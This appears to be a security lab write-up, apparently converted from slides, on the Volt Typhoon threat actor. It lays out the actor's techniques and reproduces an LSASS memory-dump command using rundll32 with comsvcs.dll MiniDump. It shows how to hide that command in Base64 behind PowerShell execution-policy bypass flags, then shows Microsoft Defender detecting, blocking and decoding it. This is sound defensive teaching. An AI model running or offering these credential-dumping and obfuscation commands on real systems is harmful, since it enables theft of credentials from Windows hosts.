**Volt Typhoon,** a state-sponsored actor based in China, is a sophisticated cyberattack targeting critical infrastructure in the United States.

It typically focuses on espionage and information gathering, relying on "living off the land techniques" and "hands-on-keyboard activity"

Volt Typhoon

Exploited Internet-facing Fortinet FortiGuard devices - *[Under the investigation]*

The Volt Typhoon command for dumping LSASS process memory is encoded in *Base64*

RESOURCE DEVELOPMENT   **INITIAL ACCESS**   **EXECUTION**   **PERSISTENCE**   **CREDENTIAL ACCESS**   **DISCOVERY**   **COLLECTION**   **COMMAND AND CONTROL**

Compromised SOHO devices

Unknown Fortinet exploit

WMIC, PowerShell, and CLI

Valid accounts

LSASS process memory dumping

Virtualization evasion

Local browser data

Internal proxy

Domain controller installation media creation

Remote system discovery

Data staging

Local system information discovery

✓ Living-off-the-land techniques
✓ Hands-on-keyboard activity

SOHO is like .. Routers, firewalls, and VPN hardware

SOHO : small office and home office

Creating proxies on compromised systems by *the built-in netsh portproxy* command & later deleting a port proxy on a compromised system

The command-line tool : *Ntdsutil.exe*

LSASS dump command - Volt Typhoon

```
cmd.exe /c powershell -exec bypass -W hidden -nop -E
```

cgB1AG4AZABsAGwAMwAyAC4AZQB4AGUAIABDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAdAB1A
G0AMwAyAFwAYwBvAG0AcwB2AGMAcwAuAGQAbABsACwAIABNAGkAbgBpAEQAdQBtAHAAIAA1ADUAMg
AgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGUAbQBwAFwAdgBtAHcAYQByAGUALQB2AGgAbwBzAHQ
ALgBkAG0AcAAgAGYAdQBsAGwA

Command	Notes
cmd.exe	This is the Windows Command Prompt itself.
/c	It's an option that tells it to execute the command that follows and then terminate.
powershell	This launches the Windows PowerShell environment.
-exec bypass	This is a PowerShell execution policy bypass. It allows PowerShell to run scripts regardless of the execution policy set on the system. This can be used to run scripts that might otherwise be blocked for security reasons.
-W hidden	This parameter makes the PowerShell window hidden, so it runs in the background without displaying a visible window to the user.
-nop	This stands for "NoProfile" and tells PowerShell not to load the user's profile when it starts. This can make the execution of the script faster and can be useful when running scripts in non-interactive modes.
-E	This indicates that the following argument should be treated as a script block to be executed by PowerShell. In this case, the script block is "cgB1 …. GwA".

Volt Typhoon : *https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/*

LSASS dump command -Simulation

This command is telling cmd.exe to use rundll32.exe to run a function called MiniDump from the comsvcs.dll file.
It's saving the result as a dump file named out.dmp in the C:¥temp directory and specifying that it should be a full dump.

```
cmd.exe /C "C:¥Windows¥System32¥rundll32.exe C:¥windows¥System32¥comsvcs.dll, MiniDump [PID] C:¥temp¥out.dmp full"
```

cmd.exe /C

C:¥Windows¥System32¥**rundll32.exe**

C:¥windows¥System32¥**comsvcs.dll**

MiniDump [PID]   ⟶   C:¥temp¥out.dmp full

```
e.g. rundll32.exe <DLL file>,<Entry Point> [Optional Arguments]
```
https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32

Encode the command to perform an LSASS dump with Base64 in PowerShell

Encode to Base64

```
$command = 'cmd.exe /C "C:¥Windows¥System32¥rundll32.exe C:¥windows¥System32¥comsvcs.dll, MiniDump 772 C:¥temp¥out.dmp full"'
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($command))
```

Output (Base64)

YwBtAGQALgBlAHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAHIAdQBuAGQAbABsADMAMgAuAGUAeABlACAAQwA6A
FwAdwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAGMAbwBtAHMAdgBjAHMALgBkAGwAbAAsACAATQBpAG4AaQBEAHUAbQBwACAANwA3ADIAIABDADoAXA
B0AGUAbQBwAFwAbwB1AHQALgBkAG0AcAAgAGYAdQBsAGwAIgA=

PowerShell script

```
powershell.exe -encodedcommand
```
YwBtAGQALgBlAHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAHIAdQBuAGQAbABsADMAMgAuAGUAeABlACAAQwA6A
FwAdwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAGMAbwBtAHMAdgBjAHMALgBkAGwAbAAsACAATQBpAG4AaQBEAHUAbQBwACAANwA3ADIAIABDADoAXA
B0AGUAbQBwAFwAbwB1AHQALgBkAG0AcAAgAGYAdQBsAGwAIgA=

'DumpLsass' detected on one endpoint

✏ Manage incident   ❓ Ask Defender Experts   💬 Comments and history

Attack story   Alerts (2)   Assets (2)   Investigations (0)   Evidence and Response (2)   Summary

Alerts   〈

▷ 2/2 Active alerts   ⚲ Unpin all   👁 Show all

🔶 Sep 8, 2023 1:29 PM ● New
Suspicious PowerShell command line
🖥 vm1cyberlab 👤 kijo
📌 👁

🔶 Sep 8, 2023 1:30 PM ● New
An active 'DumpLsass' hacktool in a command line was prevented from executing
🖥 vm1cyberlab 👤 kijo
📌 👁

An active 'DumpLsass' hacktool in a command line was prevented from executing   Clear selection   〉

Incident graph   ⊟ Layout ⌄   🔵 Group similar nodes   ⌄

➕
➖
⛶

((o))
192.168.3.6

⚙ "powershell.exe" -encod edcommand YwBtAGQALgBlA HgAZQAgAC8AQwAgACIAQ...

🖥 vm1cyberlab

👤 kijo

— Communication   ···· Association

1:30:05 PM   Defender prevented execution of 'HackTool:Win32/...   **Malware** +1   ⌄

⚡ **An active 'DumpLsass' hacktool in a command line was prevented fr...**   ···
🟥🟥⬜ Medium   ○ Blocked   ● New

1:30:05 PM   Defender prevented execution of 'HackTool:Win32/...   **Malware** +1   ⌄

⚡ **An active 'DumpLsass' hacktool in a command line was prevented fr...**   ···
🟥🟥⬜ Medium   ○ Blocked   ● New

← Back to incident details

⚡ **An active 'DumpLsass' hacktool in a command line was prevented from executing**

🟥🟥⬜ Medium   ○ Blocked   ● New

Lab

⊕ Open alert page   ✏ Manage alert   ···

**Details**   Recommendations

INSIGHT

Quickly classify this and 1 similar alert

Classify alerts to improve alert accuracy and get more insights about threats to your organization.

[Classify alert]   View 1 similar alert ⓘ

Alert state   ⌃

Classification   Assigned to

Microsoft Defender for Endpoint decoded the Base64-encoded command line.

Microsoft 365 Defender

Search

Alert story

1:29:59 PM — powershell.exe executed a script — Remote execution

1:29:59 PM — [9364] **powershell.exe** -encodedcommand YwBtAGQALgBlAHgAZQAgAC8AQwAgACIAQwA6AFwAVw... Remote execution

Command line

```
"powershell.exe" -encodedcommand
YwBtAGQALgBlAHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADM
AMgBcAHIAdQBuAGQAbABsADMAMgAuAGUAeABlACAAQwA6AFwAdwBpAG4AZABvAHcAcwBcAFMAeQBzAH
QAZQBtADMAMgBcAGMAbwBtAHMAdgBjAHMALgBkAGwAbAAsACAATQBpAG4AaQBEAHUAbQBwACAANwA3A
DIAIABDADoAXAB0AGUAbQBwAFwAbwB1AHQALgBkAG0AcAAgAGYAdQBsAGwAIgA=
```

Command line (decoded)

```
cmd.exe /C "C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll,
MiniDump 772 C:\temp\out.dmp full"
```

Process id   9364

Execution details   Token elevation: Default, Integrity level: High

Image file path   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Image file SHA1   eb39e26a364ecd0691a59fcef61a90334112617e

Query

```
1  let value = "YwBtAGQALgBlAHgAZQAgAC8AQwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAHIAdQBuAGQAbABsADMAMgAuAGUAeABlACAAQwA6AFwAdwBpAG4AZABvAHcAc
2  print Base64_output = base64_decode_tostring(value)
```

Getting started   **Results**

↓ Export   🛡 Link to incident   🗔 Take actions   .189 ■■■ Low ⓘ   📈 Chart type ⌄   🔢 Choose columns

☑ **Base64_output**

☑ c□m□d□.□e□x□e□ □/□C□ □"□C□:□\□W□i□n□d□o□w□s□\□S□y□s□t□e□m□3□2□\□r□u□n□d□l□l□3□2□.□e□x□e□ □C□:□\□w□i□n□d□o□w□s□\□S□y□s□t□e□m□3□2□\□c□o□m□s□v□c□s□.□d□l□l□,□

Tooltip:
c□m□d□.□e□x□e□ □/□C□
□"□C□:□\□W□i□n□d□o□w□s□\□S□y□s□t□e□m□3□2□\□r□u□n□d
□l□l□3□2□.□e□x□e□
□C□:□\□w□i□n□d□o□w□s□\□S□y□s□t□e□m□3□2□\□c□o□m□s□
v□c□s□.□d□l□l□,□ □M□i□n□i□D□u□m□p□ □7□7□2□
□C□:□\□t□e□m□p□\□o□u□t□.□d□m□p□ □f□u□l□l□"□

```
cmd.exe /C "C:¥Windows¥System32¥rundll32.exe C:¥windows¥System32¥comsvcs.dll,
MiniDump 772 C:¥temp¥out.dmp full"
```